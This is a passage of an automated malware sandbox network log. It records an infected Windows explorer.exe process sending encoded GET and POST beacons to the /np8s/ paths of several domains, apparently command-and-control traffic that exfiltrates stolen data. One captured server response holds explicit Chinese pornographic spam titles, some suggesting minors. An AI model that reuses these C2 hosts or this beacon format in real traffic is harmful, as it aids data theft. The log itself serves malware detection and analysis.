76 51 5f 59 62 66 73 28 6f 6c 4a 4e 51 5a 70 49 59 70 45 34 2d 65 4b 63 72 36 75 59 66 4c 55 4b 5f 4c 39 74 46 34 75 47 58 52 69 51 77 71 45 4d 36 7e 4f 44 34 6e 5a 34 34 67 49 49 52 52 61 75 39 36 63 36 79 76 48 6c 58 53 54 4a 31 31 6a 61 6e 4d 75 69 67 4f 6b 69 49 63 32 44 79 77 38 46 34 6a 69 39 43 57 31 79 51 4a 4f 34 71 42 6f 43 39 31 68 32 36 49 32 39 61 42 72 52 6e 4d 35 41 44 58 5f 56 65 74 52 43 61 65 73 4b 34 61 45 35 69 61 73 4f 77 45 76 31 41 49 66 38 42 58 64 4e 62 33 4a 6b 71 45 65 70 7a 7e 72 68 75 6f 4c 38 33 6d 71 51 66 33 79 34 4e 44 58 34 45 54 45 54 44 73 67 6d 71 69 2d 68 7a 77 76 34 75 76 2d 30 51 69 2d 69 5f 53 58 75 49 7e 75 30 4b 46 52 43 73 50 6c 43 72 36 33 36 39 46 77 4e 62 4b 6d 48 68 4b 52 6e 68 64 79 30 47 33 79 49 6c 30 73 58 63 41 43 46 42 4d 42 38 6a 6f 57 66 57 69 4d 34 45 4d 52 36 5a 28 64 6c 46 6d 66 71 79 78 4c 7e 70 30 6d 46 6e 64 41 53 6d 39 4f 4b 41 69 69 39 43 6a 49 67 32 57 48 79 64 7e 73 6b 31 7a 39 34 61 31 41 7a 48 73 4f 74 32 34 43 6f 58 46 4d 77 67 49 37 48 51 6c 33 6e 54 32 47 63 4f 62 77 4c 62 6b 41 66 2d 64 65 6f 77 53 30 70 5a 61 57 73 7a 7a 75 68 55 70 52 65 5a 4a 44 76 7a 56 5f 71 59 50 61 35 4f 6a 6b 49 72 54 6a 58 31 74 34 76 78 73 32 62 6a 44 6b 70 4a 69 62 70 30 48 56 6c 33 72 62 70 77 4f 62 38 4d 76 49 57 6c 73 4c 69 62 70 70 4d 70 73 55 5a 50 61 32 28 5a 73 68 41 73 53 43 38 6b 31 46 61 5f 33 66 4b 71 44 45 44 66 4f 72 43 54 75 73 71 48 53 35 35 32 4b 72 51 56 64 4e 34 2d 34 36 64 37 32 36 42 50 43 34 4e 42 62 37 6b 51 48 50 6d 47 67 52 74 58 79 36 61 47 6c 6d 75 47 7a 33 42 6f 67 4e 34 70 4c 57 67 47 6b 7a 62 78 46 34 51 76 52 57 6a 45 4d 55 44 6d 6a 75 6f 6f 32 4f 56 4b 33 58 5a 30 73 56 74 76 63 51 4f 6f 73 4a 64 68 68 38 78 2d 5a 34 48 65 69 76 73 5f 4a 43 50 71 51 53 65 4f 71 4a 67 34 61 73 69 2d 34 74 41 56 61 75 4d 39 77 61 79 57 42 63 55 52 51 63 77 69 72 35 54 4e 7e 4f 32 67 49 35 59 7a 72 30 39 58 28 65 6c 4d 49 44 61 38 31 31 68 72 5a 57 4f 52 59 6e 7a 31 66 64 45 70 73 50 52 6b 66 69 47 74 4b 54 77 6e 47 50 48 69 30 51 4c 70 55 51 39 54 6d 46 6d 6c 34 6d 6f 65 57 67 6a 69 45 69 66 34 5a 68 44 64 6c 36 44 46 6f 51 62 63 57 79 4c 4d 34 38 39 70 54 34 4c 63 32 6c 43 5a 50 78 6f 64 28 6d 61 5f 6a 72 78 4d 36 30 54 6b 31 36 55 78 4c 4b 67 66 58 31 69 4c 56 5f 31 4c 62 66 50 74 6c 57 42 4e 69 38 7e 78 75 64 6f 65 37 51 74 66 7a 56 31 4d 77 4b 4d 79 6d 4a 41 4b 37 6c 57 63 6c 4c 35 38 43 52 79 43 44 30 79 4e 33 30 58 79 76 55 65 4d 32 68 4b 53 46 43 6a 64 74 33 36 72 28 34 32 42 55 32 4e 6d 62 39 34 62 7e 6a 32 48 50 64 33 48 66 65 6c 61 67 41 55 64 56 54 75 78 30 72 6e 36 57 68 50 62 5a 49 7e 36 63 32 33 59 39 42 43 52 69 46 73 33 34 39 4c 38 41 31 45 55 4f 4f 33 41 50 68 63 7a 46 70 65 39 68 4e 6f 7a 61 6a 66 68 71 73 58 6a 58 4a 4d 62 74 71 39 34 33 61 62 4e 61 44 54 75 67 76 6b 34 57 72 52 4c 55 30 6b 6a 61 49 7e 39 78 62 62 6a 61 37 43 76 6d 37 66 77 71 42 6c 76 64 6d 36 4a 63 5a 6a 42 6c 56 44 65 6e 69 68 44 58 58 77 4a 71 53 33 55 4a 52 41 30 49 31 50 31 63 58 64 37 48 44 7a 62 34 6c 61 46 36 59 67 57 72 56 4e 64 64 5f 46 48 42 37 73 4f 48 58 43 77 75 5f 4f 52 38 74 73 48 52 74 4a 4f 64 6c 70 67 38 4b 78 57 59 39 37 34 45 39 68 59 4d 2d 69 6e 4f 50 67 58 7e 71 34 73 36 43 28 6f 70 32 67 47 52 58 6c 51 49 62 38 67 35 62 78 43 37 6d 6c 59 68 6d 4b 69 4c 30 49 2d 72 65 68 63 78 42 6e 50 39 47 57 6e 48 46 53 46 63 69 43 6d 62 32 65 6d 51 39 59 64 6d 56 59 32 48 56 4f 66 55 64 44 4d 7e 31 7e 62 48 64 6b 2d 65 45 4e 37 58 63 4b 53 48 43 49 52 64 36 42 57 41 62 7a 67 42 51 55 63 30 59 72 4f 36 4c 4e 6d 72 52 56 30 48 52 67 31 65 6d 61 6a 5a 54 35 45 62 4a 77 34 48 76 6f 78 68 71 53 33 36 74 59 69 4b 66 73 6b 77 4c 59 71 6e 4c 64 64 45 71 4a 48 44 70 71 45 49 46 65 36 6b 5a 38 69 79 75 61 49 28 44 7e 46 73 4a 52 75 56 78 4f 61 Data Ascii: U48h=7d93EVh8uWKWas5pedvkRNSl4yKlJRsnRMq-STCLb3su(YPLD1nxCpWXT3JVSmZoxNfCNx6rz Ht83gx_RN5RHp1-ilEbspU0ITlHsvQ_Ybfs(olJNQZpIYpE4-eKcr6uYfLUK_L9tF4uGXRiQwqEM6~OD4nZ44gIIRR au96c6yvHlXSTJ11janMuigOkiIc2Dyw8F4ji9CW1yQJO4qBoC91h26l29aBrRnM5ADX_VetRCaesK4aE5iasOwEv1 AIf8BXdNb3JkqEepz~rhuoL83mqQf3y4NDX4ETETDsgmqi-hzwv4uv-0Qi-i_SXuI~u0KFRCsPlCr6369FwNbKmHhK Rnhdy0G3yll0sXcACFBMB8joWfWiM4EMR6Z(dlFmfqyxL~p0mFndASm9OKAii9CjIg2WHyd~sk1z94a1AzHsOt24Co XFMwgI7HQl3nT2GcObwLbkAf-deowS0pZaWszzuhUpReZJDvzV_qYPa5OjklrTjX1t4vxs2bjDkpJibp0HVl3rbpwO b8MvIWlsLibppMpsUZPa2(ZshAsSC8k1Fa_3fKqDEDfOrCTusqHS552KrQVdN4-46d726BPC4NBb7kQHPmGgRtXy6a GlmuGz3BogN4pLWgGkzbxF4QvRWjEMUDmjuoo2OVK3XZ0sVtvcQOosJdhh8x-Z4Heivs_JCPqQSeOqJg4asi-4tAVa uM9wayWBcURQcwir5TN~O2gI5Yzr09X(elMIDa811hrZWORYnz1fdEpsPRkfiGtKTwnGPHi0QLpUQ9TmFml4moeWgj iEif4ZhDdl6DFoQbcWyLM489pT4Lc2lCZPxod(ma_jrxM60Tk16UxLKgfX1iLV_1LbfPtlWBNi8~xudoe7QtfzV1Mw KMymJAK7lWclL58CRyCD0yN30XyvUeM2hKSFCjdt36r(42BU2Nmb94b~j2HPd3HfelagAUdVTux0rn6WhPbZI~6c23 Y9BCRiFs349L8A1EUOO3APhczFpe9hNozajfhqsXjXJMbtq943abNaDTugvk4WrRLU0kjaI~9xbbja7Cvm7fwqBlvd m6JcZjBlVDenihDXXwJqS3UJRA0I1P1cXd7HDzb4laF6YgWrVNdd_FHB7sOHXCwu_OR8tsHRtJOdlpg8KxWY974E9h YM-inOPgX~q4s6C(op2gGRXlQIb8g5bxC7mlYhmKiL0I-rehcxBnP9GWnHFSFciCmb2emQ9YdmVY2HVOfUdDM~1~bH dk-eEN7XcKSHCIRd6BWAbzgBQUc0YrO6LNmwzjmrRV0HRg1emajZT5EbJw4HvoxhqS36tYiKfskwLYqnLddEqJHDpq EIFe6kZ8iyuaI(D~FsJRuVxOaRCnNaxrPyKfZkr65oJOSIpi784SAGOzhSD6kvvvKQItZbMk3fQN1W7nFhiWj~hRu(vGy5fEeCQNquhz1cLIP0Zvea6EeDLHzuBH1Z5qXMucDsh4aZs2Ad38TT9T-wi(2~ZX7YUfJ1H8QdTQG7XmTYmwsEa6 799FpdN8eRpnEPt3cJuJlxud8p8lD(fSYKBeMajyfIQufUAiOJdowux7Q985DPIlkWp9i7yBEdGWljK5AdQvyhbPmz lnZ8Sk4eJXx1KIQb_w4(6t2o9hSCMwz(FNzH-1eZmzh2lmMke~47uNXtsGBOFb1D1qNxre5epab5rJ5bNXUKwjKtU1 jvovmQZfMc28PmC9r1SIckmxVjbsm3-oyR9MXLG8wCCdLg0L0neRF0-XIjwY5bh1cku9YK6Fg7ZwZWKPPj_ZbjLJyb yLpZrSZramYsqeKbiuZbIMMtQFu2Y0vzZK9Pnk9Y7doTFzbnzFWNWILJ7N1q2TybohS6S4yap1XANoqXcTZJ_vlvsj-QV1NAYYSyUC_~o3kAj(Fulb7rAFUOP1n9nOIaXakg0bBJEN2qwQP~l1YBH4_SYkC24F23oZ07qgVudb5tNpTgoFFi oRc8JJ2LVFekqsstAyoyXLsTcRZjMJbNX6klic_wgrSX7JbAqFjVAFM5MP-siQYbmyr4F8ejOlWc2XRM-lKwNnHEfV KcEM42GpF4Cs4hTF0ODogAuBzf9Fq(IGRWQygzuntgg(afryqMD~suBDD3pTjN_o51KvKm1pPKgpOUcoZVQwPDzWgo AifBgK9(o(Us9kAsaeMpYzcw_OV7vyqzRbih3qakfZmw-Kd1XgtEolvkIYNX14oRF(2EED-uXELLIiIj3hJaH5Ewv6qdif5xa3F8 TOl2CLy35H2W5fi1btg2FDayUsr5oWsbqGh4eeR7a8qZi9IcoTz2aXgd2qb9KcZhjPvWq0knpzYrHqXMayLvmjnRsj 0Kz2QzuHW1ZJBYIjMAIRKCNoUKij7tb1NbtQj4vgI3OeeSnBQRhoq3yoEfyKM5ItufoSY7Y5wLF2e3NlwiAefoaUXN tEoW23VvsfcD6Psy3FYrq3eGotFmVITix4BNlBNjQ0fUbv9v_EyCIxlcaH3WQr7u1lxU-2geu0LnrpoUnoOXz1bVa5 UJCrC5llVni2BdtHPXGToztObU8H7HqK-kmAQKIRgY-PV1fSPtb0RjRGoCiXT1mmpO2FAD_fRphuDve3ZDx4dmCrrx q~GQvklvDFOcyrqPrA0c4otV9LysIOiK8TFQH76RxVsSMFvyugoiQD_64COaSye0tYO2gyJYd(2A558pd7nBzowAkm pjgSQBRO9TWdKYBVGTkB3~dfi20ukbTyAA47ACRHQIr05GJh7~TkY4ZGpG20hsQg9HQ757Qht(PTwvLdjFEKTGMZjQ vCkm_dPYnnYO30FD3VNNyNLQ9nF8lWvsMjt16It5XtpU2mKgBQQvvKPfZv7u8nXE0UzZ6GjM_ynGlPkrzDcZkdlhWS saJ8amJWkJVmn26~o5gdic4Xge1xsaRlFo_AxW17tGYsi1pMvD6lF0iGXSIk0YtxV2qAj5OLQQeykL7aZDAvqWucpt h4yDTn7~HhfzoxmzEdthQFD47xD9-A5by9yBGQt9LcpMShsSrEVBNgo6kc2OHbuIr(887H4VqiC74d0TOlGh3jy9-e qkxjoBPEHlDemvusug3Q3fWc8pdvehm0HeUWHuGN2SvTzMHDenGtQZxMjETrAGosD~QkJuio8EUU4fG0bmNBh7HCz8	

Timestamp	kBytes transferred	Direction	Data
			V7zKbCHNNK9yXrVqT1T9HfG1gZl0NFlxClBXqKO6mKYt4o_34uK9w4rl4goS_WD8ndfur1ylTqeoDsf0OeH1IDsX7p susVd(SacgnRz98pmRUlIIU8mu1eZiXXSyEt1EewlL3xdzhW7KcqovPuzaXAh9b3VPXpOEn3ItxYfKIDn(HlQWHT7Y 2pDzruUF4ZB3LH-oQWPEVpMgLjheV6_CplNqzdZf5eND0oy2Enu(bvpRJ8bWyiVzX0NVnuOdX1CYlmY~Q(_bSpeEcB 9FvN4hsty5F1t4e2ot-MsyMZ4ecqsK5H273aHx17kvn26aTmAXIIyciYPr9RQmv6Lna73LBq5USqAf1JpZCREORcfm tXD4YHRhjpuWjrKeikcSzCu4ONg4l8ACPA7fH6hB0D_38iJ5g3ED8eyrAXezZ59NT(yrvsSjR(sMRFdejHZjcWqkjm nbSI38Wj99Cv01p6wc0DKEs~g46GYtw7lNUiV3IGhoBWdlQhgujk24rAUwcFsSqAnhxX_jZu-z7Hh0VBbU7CjaXqaX Rrg(DgH4gvVd9bnm5b_xJNVCJ3RpL~Axxq4ucDChXoGXeiJVF1TVVeo7vNOyhmCnWSbTx(YWo3X2calqemn(AjGLGH Dl6s2dvO5B4xp8FX7DuuS3GYiQGhEB9SLbT3rniMJlO1_ZV0iAR3d2PR3QAIU5yrgRO3keVRvpjlbIoUnysmD0-Y21 mea5e9PnIHGbKD1gT0BGFTvhquiqalhodbknFOjfLj_pR3qgri6RVlZ0qX_xaXB6CRgEif9FX6jMmsq9qQIESoo5LR kHmr5BnLzIyrxHp3NYowpfJHrXzyWv0e078eMg2zcj8ct(DyXCgKowf7bW79YFua9pRPOJaGKBmsB3cDA8DwMlEjlI rXEYc0azs44WV0lbcTtGXU8Smcp1DeLFZZhKGv

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49981	45.39.111.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:05.308244944 CEST	9745	OUT	GET /np8s/?U48h=0fJNa1pbsGGBLLIqJIKrQqKQ2B2XPA1kKZrGWkGMUEET6sTbN1/jKODkGFdHTU1h4cme&m88hS =6ld8i2BhSR2pvHw HTTP/1.1 Host: www.68chengxinle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:50:05.503328085 CEST	9754	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 16:50:11 GMT Content-Length: 1929 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 b2 a9 c2 de c1 b7 b0 c9 d3 b0 ca d3 ce c4 bb af b7 a2 d5 b9 b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 32 37 36 34 3b 26 23 32 30 30 34 34 3b 26 23 32 34 30 33 37 3b 26 23 32 31 34 37 35 3b 26 23 32 30 38 34 30 3b 26 23 32 34 34 32 35 3b 26 23 32 32 38 32 33 3b 26 23 32 30 38 34 30 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 31 39 39 38 31 3b 26 23 33 39 30 33 38 3b 26 23 33 31 32 35 38 3b 26 23 32 33 32 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 33 30 37 37 32 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 30 3b 26 23 32 33 35 36 37 3b 26 23 32 32 37 38 38 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 33 38 34 35 31 3b 26 23 32 31 34 38 38 3b 26 23 33 39 30 33 30 3b 26 23 33 30 35 32 38 3b 26 23 32 33 37 33 31 3b 26 23 32 31 30 31 36 3b 26 23 32 36 31 39 35 3b 26 23 33 33 36 37 33 3b 26 23 33 30 33 34 30 3b 26 23 33 32 39 33 33 3b 26 23 33 33 32 31 36 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 31 39 39 38 31 3b 26 23 33 39 30 33 38 3b 26 23 33 31 32 35 38 3b 26 23 32 33 32 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 33 30 37 37 32 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 30 3b 26 23 32 33 35 36 37 3b 26 23 32 32 37 38 38 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 30 38 37 3 b 26 23 32 32 39 31 39 3b 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>1&# 56;禁无翼乌工口全彩大全,强行 扒开双腿疯狂进出爽爽爽,八&#2 5106;八戒最新免费www视频,不&#39 038;稚嫩强行破三个小处</title><meta name="keyw ords" content="阳台顶着岳刘晓莉的肥&#332 16;,强行扒开双腿疯狂进出爽爽 爽,八戒八戒最新免费www视& #39057;,不顾稚嫩强行破三个小处" /> <meta name="description" content="熟妇人妻精品一区&# 20108;区视频,强行扒开双腿疯狂&#368 27;出爽爽爽,八戒八戒最新&#20

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49984	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:15.773427963 CEST	9816	OUT	POST /np8s/ HTTP/1.1 Host: www.topings33.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.topings33.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.topings33.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 78 33 62 6f 4f 32 30 54 63 6b 62 46 62 45 58 79 63 37 47 52 61 54 64 70 54 53 62 71 63 39 4c 5a 48 34 58 45 31 76 79 51 34 6a 76 47 62 61 4d 2d 38 79 31 62 64 76 59 67 48 50 49 74 35 69 6b 75 55 4e 54 53 31 5a 78 49 50 46 34 48 39 54 56 6b 69 36 6c 49 52 36 79 70 7e 4b 61 69 73 52 73 67 39 65 47 39 34 30 51 4b 7a 46 44 61 47 63 44 73 53 70 33 42 73 4d 39 36 77 37 33 5a 42 71 33 4a 79 38 72 71 32 46 79 30 4f 71 79 41 31 52 79 4d 39 57 35 77 73 55 28 56 44 52 4a 64 41 73 28 6d 62 64 69 63 28 64 70 53 35 56 47 42 63 39 41 2d 55 6f 6f 35 45 58 4f 57 68 33 70 59 63 71 67 70 72 6f 4f 38 38 2d 45 56 50 37 7a 4c 41 47 31 46 66 63 37 56 78 4a 63 50 75 35 38 63 72 49 77 77 46 68 77 39 55 6b 35 62 41 7a 76 4f 70 53 56 38 41 44 4f 5f 43 33 51 43 59 36 37 33 34 6b 70 54 57 73 56 2d 31 4a 66 34 4c 49 79 4f 69 64 79 77 59 46 72 38 44 6f 66 4d 4f 4e 71 74 69 41 37 5a 76 4a 52 30 62 78 76 62 6a 77 4c 6c 64 6c 61 6d 50 31 5a 6d 70 65 55 5f 52 47 4e 64 56 38 34 4f 34 78 5a 4c 6d 6c 59 31 68 32 4d 59 6c 63 71 41 73 70 4c 76 76 7a 4d 38 31 51 34 46 64 35 43 4b 54 4a 75 38 50 38 54 74 32 78 4c 50 4a 47 42 58 4d 36 52 47 6c 68 6b 64 41 5a 59 39 28 68 68 36 49 56 32 6d 38 69 61 4f 30 5a 32 6d 66 53 7e 68 6b 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=x3boO20TckbFbEXyc7GRaTdpTSbqc9LZH4XE1vyQ4jvGbaM-8y1bdvYgHPIt5ikuUNTS1ZxIP F4H9TVki6lIR6yp~KaisRsg9eG940QKzFDaGcDsSp3BsM96w73ZBq3Jy8rq2Fy0OqyA1RyM9W5wsU(VDRJdAs(mbdi c(dpS5VGBc9A-Uoo5EXOWh3pYcqgproO88-EVP7zLAG1Ffc7VxJcPu58crIwwFhw9Uk5bAzvOpSV8ADO_C3QCY6734 kpTWsV-1Jf4LIyOidywYFr8DofMONqtiA7ZvJR0bxvbjwLldlamP1ZmpeU_RGNdV84O4xZLmlY1h2MYlcqAspLvvzM 81Q4Fd5CKTJu8P8Tt2xLPJGBXM6RGlhkdAZY9(hh6IV2m8iaO0Z2mfS~hkQ).
May 27, 2022 18:50:16.019906998 CEST	9829	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:50:15 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49986	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:17.954258919 CEST	9851	OUT	POST /np8s/ HTTP/1.1 Host: www.topings33.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.topings33.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.topings33.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 78 33 62 6f 4f 79 31 49 59 58 66 6d 58 30 61 55 52 70 32 4e 43 7a 74 72 66 43 66 6c 5a 38 57 48 4e 70 6e 36 78 74 37 6d 37 6a 6e 6d 52 4b 51 66 33 54 68 44 64 76 6f 5a 63 74 39 71 75 79 67 74 55 4e 72 38 31 5a 6c 49 4f 47 49 58 36 30 5a 65 69 5a 4e 50 63 36 79 56 39 4b 61 42 36 53 70 41 39 66 58 53 34 30 59 61 30 31 76 61 45 2d 4c 73 55 6f 33 4b 7a 63 39 38 76 4c 48 64 46 71 7a 2d 79 38 79 70 32 41 53 30 4f 61 7e 41 30 78 43 54 37 56 52 7a 3 2 30 28 51 47 52 4a 45 4f 38 79 42 62 63 57 79 28 63 35 53 36 6d 79 42 64 73 67 2d 45 50 63 36 4c 33 4f 54 77 6e 70 76 50 36 6b 34 72 6f 53 67 38 5f 77 76 4d 4b 48 4c 43 32 31 2d 61 50 72 33 37 36 45 69 6f 36 68 38 72 49 39 65 45 77 73 6c 55 67 78 33 51 77 32 6d 33 41 4e 47 41 42 43 46 4f 33 51 47 51 61 36 31 34 6b 6f 6b 57 73 56 41 31 4e 62 34 4c 4c 69 4f 34 2d 4b 77 59 67 4c 5f 65 34 66 4a 48 74 71 6c 39 77 28 70 76 4a 59 35 62 78 47 41 6a 6e 7a 6c 63 41 6d 6d 49 45 5a 6c 39 75 55 31 4d 57 4e 49 50 4d 34 5f 34 78 5a 6c 6d 6b 5a 75 67 46 34 59 6b 4e 71 41 76 50 28 76 71 44 4d 38 37 77 34 48 53 5a 50 52 54 4a 6e 30 50 39 69 50 32 47 37 50 4a 58 68 58 4d 62 52 47 6d 52 6b 64 5a 4a 5a 2d 36 54 35 32 4e 6b 37 53 79 55 79 5a 36 2d 48 49 4c 54 66 32 33 76 42 59 44 69 4c 49 6f 47 77 48 45 77 39 59 4e 63 47 64 50 44 72 2d 70 6f 47 42 47 62 4b 58 6f 77 75 66 61 47 66 70 57 68 72 69 59 44 6f 64 4d 70 42 77 6a 57 79 6c 44 4a 72 4f 76 6f 71 4c 43 76 73 39 55 49 77 38 67 75 36 75 41 59 4b 64 55 59 41 48 53 51 62 4e 56 52 28 62 5a 30 39 50 4e 56 75 48 73 30 39 7a 44 38 57 63 44 7a 5a 52 72 4e 31 47 55 6d 47 4f 4e 77 4d 69 54 6a 33 35 63 45 71 6f 67 4b 68 39 58 62 72 62 45 4f 6e 46 38 37 46 59 77 67 43 4d 37 69 62 5a 66 4b 48 44 4c 6f 73 7a 6b 57 69 44 43 62 33 66 42 4e 41 42 28 44 36 4a 69 37 6a 46 57 5f 44 61 71 2d 70 6d 54 68 61 31 66 66 62 32 44 51 32 38 71 44 39 6a 57 49 77 6e 7a 75 6e 49 70 7a 6c 58 38 48 71 67 63 77 39 52 4a 67 4b 6a 52 70 64 72 71 61 52 66 58 50 28 4b 64 64 5a 2d 52 4f 79 49 30 71 61 4b 70 49 65 6e 7e 2d 49 48 78 42 4f 5f 35 46 7e 48 41 6c 49 59 41 37 54 32 79 75 5a 76 35 71 63 71 6e 6c 33 76 5a 78 43 6e 72 33 3 3 67 4c 4a 61 46 43 52 48 4b 53 53 41 46 51 79 39 33 42 33 57 34 57 31 51 41 69 5a 70 56 34 56 54 62 79 55 33 73 73

Timestamp	kBytes transferred	Direction	Data
